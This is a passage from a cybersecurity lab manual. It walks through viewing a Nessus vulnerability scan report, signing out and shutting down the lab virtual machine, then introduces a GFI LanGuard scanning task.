
32. Once the download is finished, a pop-up appears at the top of the browser; click **Open file**.



33. The Nessus scan report appears in the **Edge** web browser, as shown in the screenshot.


    Note: Screenshots and browser might differ when you perform this task.

34. You can click the **Expand All** option to view the detailed scan report.




35. A list of discovered vulnerabilities appears. You can further click on plugins (here, **42873**) to view more detailed information on the vulnerability

    Note: The results might differ when you perform this task.




36. The selected plugin details are displayed, as shown in the screenshot.



37. In this way, you can select a vulnerability of your choice to view the complete details.

38. Once the vulnerability analysis is done, switch back to the tab where Nessus is running and click **Admin → Sign Out** in the top-right corner.



39. Once the session is successfully logged out, a **Signed out successfully. Goodbye, admin** notification appears.

40. This concludes the demonstration of performing vulnerability assessment using Nessus.
41. Close all open windows and document all the acquired information.
42. Turn off the **Windows 11** virtual machine.


Task 3: Perform Vulnerability Scanning using GFI LanGuard

GFI LanGuard scans, detects, assesses, and rectifies security vulnerabilities in your network and connected devices. It scans the network and ports to detect, assess, and correct security vulnerabilities, with minimal administrative effort. It scans your OSes, virtual environments, and installed applications through vulnerability check databases. It enables you to analyze the state of your network security, identify risks, and address how to take action before it is compromised.

